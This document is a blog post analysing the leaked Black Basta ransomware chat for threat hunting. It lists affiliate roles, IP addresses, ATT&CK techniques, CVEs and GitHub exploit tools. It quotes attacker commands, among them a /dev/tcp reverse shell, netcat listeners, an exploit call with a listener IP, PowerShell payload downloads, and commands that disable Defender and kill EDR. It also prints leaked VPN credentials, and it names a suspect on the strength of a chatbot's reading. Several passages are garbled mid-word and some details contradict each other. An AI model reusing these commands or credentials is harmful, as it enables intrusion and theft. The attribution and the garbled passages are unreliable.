

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Black Basta Playbook Chat Leak

The ultimate Testing-Threat Hunting-Detection-Engineering- Workflow-Playbook-Incidents-Response-Plan



SIMKRA · [Follow](#)

Published in OSINT Team

34 min read · 3 days ago



Listen




Share



More

Brief Introduction Black Basta

In this article, I publish unique information about the Black Basta ransomware group, which became public a few days ago through the chat leak. For the first time, it is possible to categorize the affiliates according to their tasks and gain a deep technical insight into the attackers' playbook. After 2 days of evaluating the strings of the chat, I will list all findings accordingly technically. Based on the findings, you can create a whole playbook and start with testing and threat hunting. Therefore, I also asked [BlackBastaGPT from Hudson Rock](#) how to and guess what? we are friends now! The BlackBastaGPT has an accuracy that I've never seen before. I will add the findings, the development of further Sigma Rules and Atomic Red Team tests to this article. We made the decision to be friends. So BlackBastaGPT is now officially my Buddy.



Buddy is the best!

Background: who is Black Basta

Black Basta is active since April 2022 (in development since February 2022) and as we know they are former affiliates of CONTI. We've seen hundreds of victims since the community is tracking them. Black Basta is a typical Ransomware-as-a-Service (RaaS) model in combination with the double extortion technique of extracting data. The threat actor is a group of experienced cybercriminals. We will dive a little bit deeper into the hierarchy of the group and leaked identity I've found.

Ecosystem Black Basta and Affiliates

From the blog Bushido token, we can get a great overview of the former Conti group and their affiliates. Security researchers from Palo Alto Networks Unit42 highlighted "based on multiple similarities in tactics, techniques and procedures (TTPs), victim-shaming blogs, recovery portals, negotiation tactics, and how quickly Black Basta amassed its victims, that the Black Basta group could include current or former members of the Conti group." Microsoft's Cyber Signals report from August 2022 also stated that DEV-0390 is "a former Conti affiliate who deploys penetration testing tools like Cobalt Strike, Brute Ratel C4, and the legitimate Atera remote management utility to maintain access to a victim." Microsoft also shares that another activity group tracked as DEV-0506 was "deploying BlackBasta part-time before the Conti shutdown and is now deploying it regularly." In October 2022, Trend Micro shared another potential overlap between Conti and Black Basta after reporting that operators do use Cobalt Strike and Brute Ratel C4 in attacks, which also begin with a

Qakbot infection.” In other threat intelligence reports we see additionally use malware like BATLOADER and with the help of this leak we also see malware like Amadey, Lumma, Formbook and AgentTesla. All will be listed later in detail.


I did additional research on the Conti ecosystem and correlated the rebrands and groupings accordingly. However, I will write a separate article for this. This would go beyond the scope of this article. Let's focus on the Black Basta chat leak.

Leaked chat available on Github

Thanks to Black Basta's chat leak, we can study the attackers' playbook. Through previous threat huntings specifically on Black Basta after encryption of customers, I already know the attacker and was able to create an attack flow according to the current leaks. Thanks to Evil Rabbit Security Inc, which provides the chat as JSON via github, I've analyzed in detail how the affiliates operate. I didn't examine the content of the chat for the conversations of the affiliates but only focused on the technical content. So, I took the file and extracted it to strings to get all the important artifacts. In addition to scoring the strings, I paid attention to specific features such as tools, vulnerabilities, command lines, artifacts, IP addresses, malware, tools, etc. that are common capabilities of affiliates in the CONTI ecosystem and other ransomware groups.

What do we know about the affiliates?

In the chats we find several affiliates operating with different tasks. Buddy categorized them as follows:



Affiliates of Black Basta

Organizational Hierarchy & Key Roles:

Key Roles & Responsibilities:

@usernameegg (Primary Operator)

- Coordinates **ransomware deployments**.
- Manages **botnets, credentials, and infrastructure**.
- Oversees **financial transactions** related to ransom payments.
- Provides access details for compromised networks.

@usernamegway (Technical Operator)

- Sets up accounts and credentials for **initial access**.
- Manages **technical deployments** (tools like Cobalt Strike, PikaBot).
- Purchases **exploits & attack infrastructure** on underground markets.

@lapa (Infrastructure & Exploits)

- Manages **proxies and SOCKS botnets** for C2 communication.
- Handles **compromised IP addresses** used for pivoting inside networks.
- Sets up **Remote Management and Monitoring (RMM)** software (like AnyDesk, Splashtop).

@cameron777 (Target Selection & Access Brokering)

- Identifies **high-value targets** for ransomware deployment.
- Sells access or brokers VPN/Citrix credentials.
- Scans for vulnerabilities like **CVE-2024-21413, Log4Shell**, etc.

- **@nickolas (Monetization & Data Sales)**

- Handles **exfiltrated credentials** and sensitive data.
- Sells **access logs & credential dumps**.
- Facilitates **wallet addresses & payment processing**.

@colin (Unknown Role)

- Engages in **ransom negotiations** with victims.
- Manages **payment details and cryptocurrency wallets**.
- **Affiliates (Various personas)**
- Conduct **initial access & lateral movement**.
- Execute **malware payloads** (Formbook, Amadey, etc.).
- Use tools like **Psexec, Rclone, and Meterpreter** for persistence.

Any leaked identity? Vasily Petrov the primary opertor based in Moscow

It looks like the username @usernamegg might be linked to the name “Vasily Petrov” with the email address vasily.petrov2334@mail.ru. The message contains a payment link (pay.kassa.shop) in rubles (RUB) for account balance replenishment, tied to an operation ID and a hashed string.

This could suggest financial activity — maybe handling infrastructure or ransom-related transactions. For threat hunting, this info is valuable for tracking down payment channels or linking infrastructure to the threat actor's financial flow.

What do we know about the identity of Vasily Petrov?

Email: vasily.petrov2334@mail[.]ru

Payment Link: pay[.]kassa[.]shop

Username we could search after: vasily[.]petrov2334, vasilypetrov, petrov2334

Potential Services: Mail[.]ru, VKontakte, Telegram, Matrix

Further we can say (Buddy is again doing a great job)!

Alias/Username	Real Name (if known)	Role	Activities	Key Artifacts/Links
@usernamegg	Vasily Petrov	Primary Operator	Coordinates ransomware deployments, manages infrastructure, handles financial transactions.	vasiliy.petrov2334@mail.ru , Kassa payment URL
@usernameugway	Unknown	Technical Role	Sets up accounts, coordinates technical deployments, discusses attack infrastructure purchases.	-
@lapa	Unknown	Infrastructure & Exploits	Manages proxies, botnets, compromised IPs, sets up RMM software.	-
@cameron777	Unknown	Target Selection & Access Brokering	Handles Citrix/VPN access, credential harvesting, and identifies high-value ransomware targets.	-
@nickolas	Unknown	Monetization & Data Sales	Handles exfiltrated credentials, sells access logs and credentials, shares dumps.	-
@colin	Unknown	Unknown Role	Involved in ransom negotiations, mentions payment details and wallet addresses.	-

Leaked identity overview Black Basta

Technical analysis analyzed from the strings of the chat

In the following, I will now process all findings that can be extracted via the strings and is approved by Buddy in this article and accordingly the information obtained from them can be systematically converted into detections or serve as threat hunting opportunities. In addition to the vulnerabilities that the attackers use, the tools that Black Basta uses, malware, bots, command lines, etc.

What do we know about the infrastructure of Black Basta?

IP Addresses Associated with Downloads (Potential C2 or Exploitation)

These IPs were referenced in **downloads**, **curl commands**, or **malicious activity within the chat**.

Observed IPs (Downloads & C2)

91[.]204[.]248[.]6

Download via curl (Zimbra Exploit)

```
curl -i -s -k -X GET https://91.204.248.6/zimbraAdmin/public/jsp/ZimbraAdmin.jsp
```

Potential C2 Server

45[.]144[.]28[.]244

45[.]144[.]28[.]158

51[.]195[.]49[.]222

C2 Server (Law enforcement report)

IP reported as hosting C2 for **malware deployed in a German company**.

192[.]36[.]41[.]65

Exploitation & Recon (curl/ipinfo)

curl ipinfo.io/json targeting IP, traced to **Emirates Telecommunications**.

92.97.159.185

DLL download (via PowerShell)

149[.]28[.]105[.]251

```
powershell iwr hxxp://149[.]28[.]105[.]251:801/download/HK_DNS_x64_n1_x64_inf.c
```

Malware delivery (via curl)

Malicious curl download of payloads (possibly Qbot variant)

135.125.177.95

Shell / SOCKS Proxy Setup

IP seen in **Shell, SOCKS, and FTP connections** with multiple ports.

13.57.243.97

VM manipulation via PowerShell

PowerShell Get-VM / Stop-VM commands targeting this IP

51.222.194.213

Exploit attempt (CVE-2024-3400)

202.55.69.146

```
python exploit.py -u https://202.55.69.146 -lh 217.79.244.162 -lp 34058
```

Exploitation target (listener IP)

Listed as the **listener IP** for reverse shell payload during exploit delivery

217.79.244.162

Diamond Model

Adversary: Black Basta threat actors (based on tactics & malware used).

Infrastructure: Multiple IPs used for downloads, C2, SOCKS proxies, reverse shells, and VM control.

Capabilities: Exploitation (CVE-2024-3400, Zimbra), Credential dumping, DLL side-loading, DNS tunneling.

Victim: Targeted systems (web servers, Zimbra instances, Windows VMs, SMB shares).

After a view rounds Buddy and I can proudly say, following MITRE ATT&CK attacks could be extracted from the chat:

MITRE ATT&CK TTPs Black Basta Group chat leak

Initial Access

Exploitation of Public-Facing Application (T1190)

Exploited **Zimbra**, **OWA**, **Cisco**, **Fortinet**, and **CheckPoint** vulnerabilities. Leveraged **Log4Shell** exploits for access

Valid Accounts (T1078)

Collected valid credentials through **LSASS dumping** and reused them for lateral movement via **PsExec** and **RDP** .

Execution

Command and Scripting Interpreter (T1059)

Heavily used **PowerShell**, **CMD**, and **WMIC** for discovery and execution of payloads, often with **Base64**-encoded commands .

Windows Management Instrumentation (T1047)

Ran discovery commands and executed payloads via **WMIC**, often chaining it with **PowerShell** and **LOLBins** .

Signed Binary Proxy Execution (T1218)

Abused **rundll32**, **msiexec**, and **regsvr32** to stealthily execute payloads and avoid detection .

Discovery

System Information Discovery (T1082)

Used **systeminfo**, **WMIC**, and **PowerShell** to gather system and domain info, including installed security tools .

Account Discovery Technique (T1087)

Queried Active Directory with **PowerShell** and **LDAP queries** to enumerate users, groups, and computers .

Net Scanning (T1046)

Scanned for open **RDP**, **SMB**, and **VPN** ports, looking for lateral movement opportunities .

Persistence registry Run Keys (T1547.001)

Added payloads and beacons to **registry keys** for persistence across reboots (reg add) .

Scheduled Task (T1053)

Created **scheduled tasks** to run payloads at specific times or on startup .

Command and Control (C2)

Application Layer Protocol (T1071)

Established **TCP connections** via **PowerShell** and **New-Object System.Net.Sockets.TcpClient** to communicate with C2 servers .

Ingress Tool Transfer (T1105)

Downloaded t*GitHub** (**DirtyCLR**, **PoolPartyBof**, **Rclone**) using **PowerShell** and **curl** .

Credential Access

OS Credential Dumping (T1003)

Dumped memory with **Procdump**, and stole credentials from **registry hives** .

Brute Force (T1110) ted **password spraying** attacks against **OWA** and **VPN portals**, with credential lists gathered from initial access .

Privilege Escalation

Exploitation for Privilege Escalation (T1068)

Exploited **CVE-2024-3400 (Palo Alto)** and -36745 (Exchange) for privilege escalation .

Create or Modify System Process (T1543)

Used **PsExec** and **runspawn** system-level processes with higher privileges .

Lateral Movement

Remote Services: SMB/Windows Admin Shares (T1021.002)

Used **PsExec** for lateral movement across compromised networks .

Remote Desktop Protocol (T1021.001)

Accessed systems via *r stealing credentials or creating new admin users via registry edits .

Defense Evasion

Impair Defenses: Disable or Modify Tools (T1562.001)

Disabled **Windows Defender**, firewalls, and **ns (Cortex, Sophos, CrowdStrike)** using **reg add** and **PowerShell** .

Obfuscated Files or Information (T1027)

Encoded payloads in **Base64** and decoded them at runtime to bypass antivirus detection .

Indicator Removal on Host (T1070)

Cleared Windows **Event Logs** using **wevtutil**, and deleted eaces after running payloads .

CVEs in the Black Basta Chat Leak

1. **CVE-2022-30190** — *Follina*
2. **CVE-2021-44228** — *Log4Shell*
3. **CVE-2022-22965** — *Spring4Shell*
4. **CVE-2022-1388** — *F5 BIG-IP RCE*
5. **CVE-2022-0609** — *Google Chrome zero-day*
6. **CVE-2017-11882** — *Microsoft Office bug*
7. **CVE-2022-41082 / CVE-2022-41040** — *ProxyNotShell*
8. **CVE-2022-27925 / CVE-2022-41352** — *Zimbra Collaboration Suite bugs*
9. **CVE-2022-26134** — *Atlassian Confluence RCE*
10. **CVE-2022-30525** — *Zyxel RCE vulnerability*
11. **CVE-2024-21762** — *FortiGate SSL VPN*
12. **CVE-2024-1086** — *Linux Local Privilege Escalation*
13. **CVE-2024-26169** — *Windows Local Privilege Escalation*
14. **CVE-2023-6875** — *Vulnerable component used for exploitation*
15. **CVE-2024-3400** — *GlobalProtect RCE (Palo Alto PAN-OS)*
16. **CVE-2023-36745** — *Microsoft Exchange Server RCE*

17. **CVE-2024-1709** — *ConnectWise ScreenConnect RCE*
18. **CVE-2024-21413** — *Microsoft Outlook RCE*
19. **CVE-2024-23897** — *Directory traversal vulnerability*
20. **CVE-2023-22527** — *Confluence OGNL injection*
21. **CVE-2024-23108 / CVE-2024-23109** — *FortiSIEM Command Injection*
22. **CVE-2024-1709** — *ConnectWise ScreenConnect Authentication Bypass*
23. **CVE-2023-22515** — *Confluence Authentication Bypass*
24. **Ivanti Connect Secure Pre-Auth RCE** (no CVE listed, but a known critical vuln)

More information you can find via the [GreyNoise article here](#).

Key Observations of the chat leak:

Heavily Tool-Based Attacks: The group relies on **GitHub tools**, **Cobalt Strike Beacons**, and **open-source LOLBins** to avoid detection.

y and LOLBins abuse: They maximize the use of built-in Windows binaries like **rundll32**, **msiexec**, and **PowerShell** for stealth.

Defense Evasion is a Priority: Almost every attack flow includes disabling or bypassing **EDR/XDR solutions**, **firewalls**, and **Windows Defender**.

Persistence is Everywhere: They plant payloads in **registry keys**, set up **scheduled tasks**, and establish **TCP sockets** for C2.

Additional Insights

Extensive GitHub Tool Usage: Leveraged public tools like **DirtyCLR**, **ElusiveMice**, **TeamsPhisher**, and more for exploitation and persistence.

Malware Arsenal: Deployed various malware families, including **Lumma**, **Formbook**, **Amadey**, **AgentTesla**, **Pika Bot**, and **Smoke Bot**.


Strong Focus on Defense Evasion: Obsession with killing **EDR**, manipulating registry settings, and using **LOLBins** like **msiexec**, **rundll32**, and **esentutil**.

Modular C2 Infrastructure: Built flexible C2 using **Cobalt Strike**, **Rclone**, and **inara.pk** for beaconing, with fallback mechanisms via **netcat** and **SSH**.

A more detailed analysis of the threat hunting opportunity and testing opportunity will be mentioned below.

Attack Flow Black Basta

There is already an attack flow for Black Basta, which has been published via the [Center for Threat Informed Defense](#). In addition, I have developed my own attack flow, specifically for a real incident with IOC of the leak. I will include this sporadically via screenshots. If you want to download the CTID Attack Flow, you can find it [here](#).



Attack Flow Black Basta Chat Leak

Which vulnerabilities, malware and exploits do we find in the chat leak?

PoolPartyBof

Found in discussions about shellcode injection and process manipulation.

DirtyCLR

Mentioned in relation to bypassing AMSI and executing .NET payloads in memory.

ElusiveMice

Referenced as a stealthy backdoor tool, possibly used for persistence and C2 communication.

CVE-2024-3400 (Palo Alto PAN-OS RCE)

Discussed with steps to weaponize the exploit for remote access.

CVE-2023-36745 (Microsoft Word RCE)

Linked to phishing campaigns where malicious DOCX files dropped initial access payloads.

TeamsPhisher

Actively used for phishing Microsoft Teams users — GitHub link found in the dataset.

CVE-2024-23897 (Jenkins RCE)

Multiple mentions of this exploit, with attackers sharing ready-to-use scripts.

Rclone

Frequently referenced for data exfiltration — used to sync stolen files to cloud storage.

CVE-2023-6875 (Roundcube Webmail XSS)

Exploited to hijack sessions and escalate access to internal mail servers.

CVE-2022-27925 (Zimbra RCE)

Found in discussions of exploiting Zimbra servers for initial footholdera**

Vulnerabilities and Initial Access (Attack Flow)

Zimbra:

Attackers executed commands and dumped accounts with:

```
/opt/zimbra/bin/zmprov -l gaa
```

```
/zmmailbox -z -m user@domain.com s -t message -l 10 "in:Inbox From:@binance.com"
```


They also used curl to interact with admin panels, embedding base64-encoded commands:

```
curl -i -s -k -X 'GET' -H 'Host: 91.204.248.6' -b 'JACTION=Q000=; JCMD=aXAgYQ==;
```

Cisco & Fortinet VPNs:

Credentials and VPN access points were shared:

```
76.80.4.222:443:jhuang:Welcome1:NF_VPN
```

```
104.187.107.81:10443:jng:Welcome1
```

Proxychains were used to tunnel SSH through compromised devices:

```
proxychains ssh root@8X.1XX.X.53
```

OWA (Outlook Web Access):

A massive list of compromised OWA accounts and logins was uncovered:

```
https://mail.sc.qa/owa/:F40:-https://email.REDACTED.com/owa/auth/logon.aspx:Jon
```

```
https://outlook.REDACTED.com/owa/auth/logon.aspx:Jane.Doe@REDACTED.com:redacted
```

Log4Shell (Potential Exploit Discussions):

Although not directly mentioned, the pattern of exploiting web interfaces hints at likely Log4j exploitation, especially in Zimbra and OWA cases.

Tools (GitHub & Downloads)

RMM Tools (RealVNC):

RealVNC and similar remote management tools were downloaded, likely for persistence.

LSASS Dumping & Beacon Payloads:

LSASS was mentioned in the context of credential dumping. Beacon payloads were injected via BOF techniques (e.g., PoolPartyBof, DirtyCLR).

Discovery & Enumeration

Network & Account Scanning via PowerShell:

```
Start-Process $PSHOME\powershell.exe -ArgumentList {$client = New-Object System
```

Account enumeration with recursive mailbox searches:

```
for account in `ls /opt/zimbra/bin/zmprov -l gaa`; do echo $account; /opt/zimbra/b
```

Payloads, Beacons, and Artifacts

Python Web Shells for persistence:

```
python3 shell.py --base_url="zimbraAdmin/public/jsp" --web_shell_filename="Zimb
```

Reverse shell setup:

```
reverse 1X.2X.3X.255 3434 /usr/lib/sftp
```

```
nc -lvp 3439
```

EDR & Security Evasion

EDR Killing & Manipulation:

Discussions on killing EDR processes, mentioning Cortex, Sophos, CrowdStrike, etc.

Cortex-XDR payload manipulation:

```
cortex-xdr-payload.exe - kill - force
```

Firewall & Defender Disable Commands:

Disabling Windows Defender via PowerShell:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Bots, VPNs, and SSL

Botnet Infrastructure:

Multiple IPs linked to botnets, with SOCKS proxy access:

```
13.57.243.97:16854 (Shell)
```

```
13.57.243.97:15578 (FTP)
```

VPN & SSL Exploits:

Fortinet & Cisco VPNs accessed with credentials, potentially indicating exploitation of unpatched vulnerabilities.

LOLBins & Command-Line Abuse

Living-Off-the-Land Binaries (LOLBins):

PowerShell, CMD, and WMIC were abused for execution:

```
WMIC process call create "cmd.exe /c payload.exe"
```

SearchProtocolHost.exe (used as a LOLBin for evasion).

Github tools and malware

Here are the malware and related tools mentioned in the chat logs:

Qbot (or variant):

A DLL linked to Qbot was distributed via ZIP files sent through email. Once the LNK file inside is executed, it launches commands to download and execute malicious code.

Trojan:Win32/Sabsik.TE.A!ml:

Detected by Microsoft Defender Antivirus. The threat was associated with a malicious DLL, which was executed via explorer.exe.

Juniper SRX Firewall RCE Exploit:

Exploitation of Juniper firewalls via remote code execution (RCE) to gain root access. This was discussed in detail, with steps for uploading and executing a stager.

Ivanti Connect Secure SSL-VPN RCE:

Remote code execution (RCE) exploit targeting Ivanti VPN appliances, with attackers potentially gaining root/system privileges.

Custom Reverse Shell Payloads:



Scripts generating reverse shell payloads (e.g., `bash -i >& /dev/tcp/attacker_i`

Outlook-based Exploit (via HTML):

A proof-of-concept HTML exploit leveraging MS Outlook to run malicious code via `ms-outlook://run-malicious-code` links.

Citrix and RDP Targeting:

Repeated mentions of Citrix environments and RDP servers being targeted, possibly with credential stuffing or brute force techniques.

AgentTesla: This keylogger and information stealer appear frequently in the logs, packed in CAB files and linked to campaigns with shipping and quotation themes.

Formbook: Mentioned multiple times, delivered through RAR and ZIP archives, often under the guise of invoices or payment requests.

Amadey: Though not as frequent as the others, Amadey is noted in some logs as part of initial access or payload stages, typically delivered through email phishing campaigns.

Lumma: While not as dominant, Lumma appears in file names linked to credential theft operations, often bundled with other stealers like AgentTesla.

GitHub downloads in the chat logs:

Rclone:



`https://github.com/rclone/rclone`

Used for managing and syncing files with cloud storage.

CVE-2024-23897 Exploit:

<https://github.com/h4x0r-dz/CVE-2024-23897>

<https://github.com/Vozec/CVE-2024-23897> – Exploits targeting a vulnerability fo

Username Enumeration Tools:

<https://github.com/w0Tx/generate-ad-username> – Generates usernames for Active D

<https://github.com/urbanadventurer/username-anarchy> – Creates large lists of po

Event Log Crasher:

<https://github.com/floesen/EventLogCrasher/> – Likely used for tampering with or

Microsoft Teams Phishing & Enumeration Tools:

<https://github.com/Octoberfest7/TeamsPhisher/blob/main/teamsphisher.py> – For ph

<https://github.com/sse-secure-systems/TeamsEnum/tree/main> – Enumerates users in

Reverse Shell Generators:

```
https://github.com/ivan-sincek/php-reverse-shell — For generating reverse shell
```

Which commands do we see with WMIC?

Check Installed Antivirus Products:

```
WMIC /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName,pr
```

Used to enumerate installed antivirus products and their status.

Domain Trust Discovery (through PowerShell and WMIC):

```
powershell ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain
```

Enumerates all domain trust relationships. This is used by Black Basta for lateral movement and identifying potential attack paths.

System Information Gathering:

```
systeminfo
```

Collects detailed information about the system, including OS version, hardware details, and installed patches.

Environment Variables Check:

```
c
```

```
set
```

Lists all environment variables, which could reveal useful information like file paths, user details, and proxy settings.

Network Adapter Info (via WMIC and PowerShell):

```
Get-NetAdapter
```

Or via traditional WMIC:

```
wmic nic get Name, MACAddress, Speed, Status
```

Used to discover network adapters, which helps attackers map out the environment.

BAT File for Full System Recon:

Attackers even built a batch file to run all these commands and save the output to a file:

```
@echo off
set fileName=ci.txt
echo CHECK AV >> %fileName% 2>&1
WMIC /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName,pr
echo GET SYSTEMINFO >> %fileName% 2>&1
systeminfo >> %fileName% 2>&1
```

This script captures antivirus info and system details in one go.

PowerShell in the Black Basta operation

PowerShell Discovery & Enumeration

Enumerate Total Computers in Active Directory:


```
powershell -c "$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrent
```

This command counts all computers that logged on in the last 90 days.

Enumerate Domain Trusts:

```
powershell ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain
```

```
powershell ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest
```

Used to discover domain and forest trust relationships for lateral movement.

Get Running VMs:

```
PowerShell Get-VM
```

```
PowerShell Stop-VM -Name 'ED6TEL1P' -TurnOff
```

They were managing virtual machines directly from PowerShell, possibly to shut down defenses or encryption targets.

